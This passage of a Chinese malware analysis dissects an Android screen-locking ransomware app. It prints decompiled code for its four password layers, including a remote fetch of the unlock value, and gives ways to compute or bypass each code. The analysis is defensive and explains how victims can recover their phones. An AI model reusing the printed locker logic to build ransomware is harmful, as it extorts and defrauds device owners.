0000000”这个类中：

```
/* renamed from: com.af.qq1689644519.Lock$100000000 */
class AnonymousClass100000000 implements OnClickListener {
    private final Lock this$0;
    private final int val$mxlh;
    private final EditText val$srk;

    AnonymousClass100000000(Lock lock, int i, EditText editText) {
        int i2 = i;
        EditText editText2 = editText;
        this.this$0 = lock;
        this.val$mxlh = i2;
        this.val$srk = editText2;
    }

    static Lock access$0(AnonymousClass100000000 anonymousClass100000000) {
        return anonymousClass100000000.this$0;
    }

    @Override
    public void onClick(View view) {
        View view2 = view;
        if (this.val$srk.getText().toString().equals(PWD.get("Heart", this.val$mxlh))) {
            this.this$0.fm.removeView();
            this.this$0.caonima();
        }
    }
}
```

```
public static String get(String str, int i) {
    String str2 = str;
    int i2 = i;
    DES des = (DES) null;
    Zlib zlib = r17;
    Zlib zlib2 = new Zlib();
    Zlib zlib3 = zlib;
    String str3 = "";
    String str4 = str2;
    DES des2;
    DES des3;
    StringBuffer stringBuffer;
    StringBuffer stringBuffer2;
    if (str4.equals("Heart")) {
        des2 = r17;
        des3 = new DES(str2);
        des = des2;
        stringBuffer = r17;
        stringBuffer2 = new StringBuffer();
        str4 = Lock.get(stringBuffer.append(i2).append("").toString());
        try {
            str4 = des.encrypt(str4);
        } catch (Exception e) {
            Exception exception = e;
        }
        str4 = str4.replaceAll("[0-9]", "");
        if (str4.length() > 8) {
            str4 = str4.substring(0, 8);
        }
        str3 = str4;
```

获取界面输入框获取的值与PWD.get("Heart", this.val$mxlh))这个函数调用的结果进行比较，如果相等，则移除当前显示的view。

原来，当你以为结束了的时候，才发现，这只是个开始--我们还需要第二个密码才能进行解锁。



下面我们继续看this.this$0.caonima();这个函数。

```
private void caonima() {
    this.v = LayoutInflater.from(getApplicationContext()).inflate(R.layout.b, (ViewGroup) null);
    this.fm.setview(this.v);
    this.fm.createfloatview(-1, 1280);
    int random = (int) (Math.random() * ((double) 100000));
    Button button = (Button) this.fm.byid(R.id.bButton1);
    TextView textView = (TextView) this.fm.byid(R.id.xlh2);
    StringBuffer stringBuffer = r12;
    StringBuffer stringBuffer2 = new StringBuffer();
    textView.setText(DES.get(stringBuffer.append("").append(random).toString()));
    Button button2 = button;
    AnonymousClass100000001 anonymousClass100000001 = r12;
    AnonymousClass100000001 anonymousClass1000000012 = new AnonymousClass100000001(this, (EditText) this.fm.byid(R.id.bEditText1));
    button2.setOnClickListener(anonymousClass100000001);
}
```

发现和first()函数非常的像，有了前面的经验，我们直接看

AnonymousClass100000001这个类。

```
/* renamed from: com.af.qq1689644519.Lock$100000001 */
class AnonymousClass100000001 implements OnClickListener {
    private final Lock this$0;
    private final EditText val$srk;

    AnonymousClass100000001(Lock lock, EditText editText) {
        EditText editText2 = editText;
        this.this$0 = lock;
        this.val$srk = editText2;
    }

    static Lock access$0(AnonymousClass100000001 anonymousClass100000001) {
        return anonymousClass100000001.this$0;
    }

    @Override
    public void onClick(View view) {
        View view2 = view;
        this.this$0.sb = this.val$srk.getText().toString();
        this.this$0.sb = Lock.get(Lock.get(Lock.get(this.this$0.sb)));
        Request.getInstance().getPassWord(this.this$0);
    }
}
```

这也是直接获取根据输入的信息，调用三次Lock.get进行MD5。。。

```
public void getPassWord(RequestCallBack requestCallBack) {
    Thread thread = r9;
    AnonymousClass100000000 anonymousClass100000000 = r9;
    AnonymousClass100000000 anonymousClass1000000002 = new AnonymousClass100000000(this, requestCallBack);
    Thread thread2 = new Thread(anonymousClass100000000);
    thread.start();
}
```

这直接起个线程去执行AnonymousClass100000000这个任务。

```
/* renamed from: com.af.qq1689644519.Request$100000000 */
class AnonymousClass100000000 implements Runnable {
    private final Request this$0;
    private final RequestCallBack val$li;

    AnonymousClass100000000(Request request, RequestCallBack requestCallBack) {
        RequestCallBack requestCallBack2 = requestCallBack;
        this.this$0 = request;
        this.val$li = requestCallBack2;
    }

    static Request access$0(AnonymousClass100000000 anonymousClass100000000) {
        return anonymousClass100000000.this$0;
    }

    @Override
    public void run() {
        try {
            URL url = r12;
            URL url2 = new URL("https://hxtool.wodemo.com/entry/479563");
            HttpURLConnection httpURLConnection = (HttpURLConnection) url.openConnection();
            httpURLConnection.setRequestMethod("GET");
            httpURLConnection.setConnectTimeout(5000);
            httpURLConnection.setRequestProperty("User-Agent", "Mozilla/4.0(compatible; MSIE 6.0; Windows NT 5.1; sv1; .NET4.0C; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; Shuame");
            if (httpURLConnection.getResponseCode() == 200) {
                Matcher matcher = Pattern.compile("(?<= (( ).{1,}?(?=)) )").matcher(Request.readInputStream(httpURLConnection.getInputStream()));
                boolean find = matcher.find();
                this.this$0.shluder(this.val$li, matcher.group());
            }
        } catch (IOException e) {
            IOException iOException = e;
            this.this$0.shluder(this.val$li, "∩∩∩∏ p¤*p∨ ‖ 0*m:: ∩ p∏ m¤00∏ *≠ ‖ ‖ 'i ‖ ∩ '∏ ");
        }
    }
}
```

从上面代码发现有两种方式进行解锁，一种是联网情况进行解锁，另一种是本地解锁。我们通过浏览器访问请求地址，发现返回的数据与本地的数据是相同的。但是他收取的费用却不同。

请求数据如下：

然后调用shluder函数。

```
public void shluder(RequestCallBack requestCallBack, String str) {
    RequestCallBack requestCallBack2 = requestCallBack;
    String str2 = str;
    Handler handler = this.handler;
    AnonymousClass100000001 anonymousClass100000001 = r10;
    AnonymousClass100000001 anonymousClass1000000012 = new AnonymousClass100000001(this, requestCallBack2, str2);
    boolean post = handler.post(anonymousClass100000001);
}
```

这个函数的主要作用就是通过handler机制，将传递过来的字符串传递出去与前面三次MD5后的值进行比较。


```
@Override
public void onResult(String str) {
    String str2 = str;
    if (str2 != null && this.sb.equals(str2) && !str2.equals("")) {
        this.fm.removeView();
        if (BroadcastReceiver.get(this)) {
            stopSelf();
        }
        gu();
    }
}
```

从这可以看到BroadcastReceiver.get(this)函数调用，下面我们来看下这个函数干了什么。

```
public static boolean get(Context context) {
    return context.getSharedPreferences("MODEL", 0).getBoolean("unlock", false);
}

public static void put(Context context) {
    boolean commit = context.getSharedPreferences("MODEL", 0).edit().putBoolean("unlock", true).commit();
}
```

发现竟然直接是读取的文件名为“MODEL”的SharedPreference文件，从中获取unlock的值，如果在破解的角度出发可以直接修改这个值尝试绕过。

我们继续往下看第三次锁屏界面如下：




下面我们继续分析gu()这个函数。

```
private void gu() {
    this.v = LayoutInflater.from(getApplicationContext()).inflate(R.layout.c, (ViewGroup) null);
    this.fm.setview(this.v);
    this.fm.createfloatview(-1, 1280);
    int random = (int) (Math.random() * ((double) 100000));
    Button button = (Button) this.fm.byid(R.id.cButton1);
    TextView textView = (TextView) this.fm.byid(R.id.xlh3);
    StringBuffer stringBuffer = r12;
    StringBuffer stringBuffer2 = new StringBuffer();
    textView.setText(DES.get(stringBuffer.append("").append(random).toString()));
    Button button2 = button;
    AnonymousClass100000002 anonymousClass100000002 = r12;
    AnonymousClass100000002 anonymousClass1000000022 = new AnonymousClass100000002(this, (EditText) this.fm.byid(R.id.cEditText1));
    button2.setOnClickListener(anonymousClass100000002);
}
```

```
class AnonymousClass100000002 implements OnClickListener {
    private final Lock this$0;
    private final EditText val$srk;

    AnonymousClass100000002(Lock lock, EditText editText) {
        EditText editText2 = editText;
        this.this$0 = lock;
        this.val$srk = editText2;
    }

    static Lock access$0(AnonymousClass100000002 anonymousClass100000002) {
        return anonymousClass100000002.this$0;
    }

    @Override
    public void onClick(View view) {
        View view2 = view;
        DES des = r10;
        DES des2 = new DES("caonima");
        DES des3 = des;
        String editable = this.val$srk.getText().toString();
        try {
            editable = des3.encrypt(des3.encrypt(editable));
            editable = Lock.get(Lock.get(Lock.get(Lock.get(editable))));
        } catch (Exception e) {
            Exception exception = e;
        }
        if (editable.equals("³∏ioV|²²‖∏³∏∏≠¤il0∩m¤mlo‖∩V³‖p¹i")) {
            this.this$0.fm.removeView();
            this.this$0.end();
        }
    }
}
```

根据上面两层分析的经验可以看出来，在这一层中主要是以DES算法为主，将输入的数据进行两次加密，然后再做四次MD5后与"³∏ioV|²²‖∏³∏∏≠¤il0∩m¤mlo‖∩V³‖p¹i"进行比较。相等就会进入下一层的锁机界面。



从界面上看到最后一层的界面，终于看到了希望，下面我们来看看代码。

```
private void end() {
    this.v = LayoutInflater.from(getApplicationContext()).inflate(R.layout.d, (ViewGroup) null);
    this.fm.setview(this.v);
    this.fm.createfloatview(-1, 1280);
    int random = (int) (Math.random() * ((double) 100000));
    Button button = (Button) this.fm.byid(R.id.dButton1);
    TextView textView = (TextView) this.fm.byid(R.id.xlh4);
    StringBuffer stringBuffer = r13;
    StringBuffer stringBuffer2 = new StringBuffer();
    textView.setText(DES.get(stringBuffer.append("").append(random).toString()));
    Button button2 = button;
    AnonymousClass100000003 anonymousClass100000003 = r13;
    AnonymousClass100000003 anonymousClass1000000032 = new AnonymousClass100000003(this, (EditText) this.fm.byid(R.id.dEditText1), random);
    button2.setOnClickListener(anonymousClass100000003);
}
```

```
class AnonymousClass100000003 implements OnClickListener {
    private final Lock this$0;
    private final int val$mxlh;
    private final EditText val$srk;

    AnonymousClass100000003(Lock lock, EditText editText, int i) {
        EditText editText2 = editText;
        int i2 = i;
        this.this$0 = lock;
        this.val$srk = editText2;
        this.val$mxlh = i2;
    }

    static Lock access$0(AnonymousClass100000003 anonymousClass100000003) {
        return anonymousClass100000003.this$0;
    }

    @Override
    public void onClick(View view) {
        View view2 = view;
        if (this.val$srk.getText().toString().equals(PWD.get("Less", this.val$mxlh))) {
            this.this$0.fm.removeView();
        }
    }
}
```

这里可以看到又调用到了PWD的get函数，只是参数发生了变化。具体看下代码：

```
private static final String NORMAL = "42075c152624d5bdf881c876df8ddccebe1c3ddc8b18
private static final String NORMAL_J = "42075c152624d5bdf881c876df8ddccebe1c3ddc8b

public static String get(String str, int i) {
    String str2 = str;
    int i2 = i;
    DES des = (DES) null;
    Zlib zlib = r17;
    Zlib zlib2 = new Zlib();
    Zlib zlib3 = zlib;
    String str3 = "";
    String str4 = str2;
    DES des2;
    DES des3;
    StringBuffer stringBuffer;
    StringBuffer stringBuffer2;
    if (str4.equals("Heart")) {
        des2 = r17;
        des3 = new DES(str2);
        des = des2;
        stringBuffer = r17;
        stringBuffer2 = new StringBuffer();
        str4 = Lock.get(stringBuffer.append(i2).append("").toString());
        try {
            str4 = des.encrypt(str4);
        } catch (Exception e) {
            Exception exception = e;
        }
        str4 = str4.replaceAll("[0-9]", "");
        if (str4.length() > 8) {
            str4 = str4.substring(0, 8);
        }
        str3 = str4;
```

```
} else if (str4.equals("Less")) {
    int intValue;
    int intValue2;
    des2 = r17;
    des3 = new DES(str2);
    des = des2;
    Object obj = null;
    Object obj2 = null;
    try {
        String decrypt = des.decrypt(des.decrypt(NORMAL));
        String str5 = r17;
        String str6 = new String(zlib3.m(zlib3.m(zlib3.m(decrypt.getBytes()))));
        intValue = Integer.valueOf(str5).intValue();
        str5 = r17;
        str6 = new String(zlib3.m(zlib3.m(zlib3.m(des.decrypt(des.decrypt(NORMAL_J)).getBytes()))));
        intValue2 = Integer.valueOf(str5).intValue();
    } catch (Exception e2) {
        Exception exception2 = e2;
        intValue = 166;
        intValue2 = 66;
    }
    int i3 = (i2 ^ intValue) + intValue2;
    stringBuffer = r17;
    stringBuffer2 = new StringBuffer();
    str3 = stringBuffer.append(i3).append("").toString();
}
return str3;
```

到此就是这款锁机软件的所有加解密逻辑了，除此之外，这其中还有个保活机制，依赖于宿主应用，如果感兴趣的可以分析下。

总结

锁机软件花样很多，有些比较“良心”的，等你交了钱之后会直接发你一个解密秘钥，当然也有一些没有底线的，正如文中所示，变着法的坑钱，甚至有更没有道德的作者，完全做一个随机的秘钥，打着收钱的名义干着坑人的活。所以我们在平时下载软件，首先肯定要去正规的应用商店下载，其次一些所谓的破解软件、破解神器或者一些充满诱惑的软件都不要点击下载，才能从根本上防止遇到这些勒索软件。

而本文中的这款锁机软件，也有比较多的绕过方式，比如：

我们可以直接在宿主APP请求下载锁机APP的时候，将它Patch掉；

或者使用Hook插件将equals函数hook掉，判断如果参数为“com.af.qq16xxx19“直接返回false，这样就可以直接绕过锁屏。